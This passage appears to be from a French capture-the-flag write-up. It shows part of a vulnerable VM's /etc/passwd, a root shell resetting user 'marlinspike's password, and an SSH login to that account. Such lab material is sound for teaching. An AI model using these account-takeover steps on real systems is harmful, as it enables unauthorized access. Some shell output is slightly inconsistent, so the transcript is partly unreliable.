kernoops:x:116:65534::Kerneloops Tracking Daemon,,,:/bin/false
pulseaudio:x:117:118::PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:120::RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usm:x:120:128::User Space Management,,,:/var/run/usm:/bin/false
marlinspike:x:121:129::marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129::MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
root@vtcsec:~# cd /etc
cd /etc
root@vtcsec:/etc# pwd
pwd
/
root@vtcsec:/etc# passwd marlinspike
passwd marlinspike
Enter new UNIX password: byby

```

On se connecter en ssh !!!



```
[marlinspike@hal1:~]
$ ssh marlinspike@198.168.8.5 -p 22
The authenticity of host '198.168.8.5 (198.168.8.5)' can't be established.
ED25519 key fingerprint is SHA256:Z6gvF8tQaSMjOakofsm1Fy5G+ey3R7Fx9X4eQoQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '198.168.8.5' (ED25519) to the list of known hosts.
marlinspike@198.168.8.5's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

19 packages can be updated,
19 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

marlinspike@vtcsec:~
```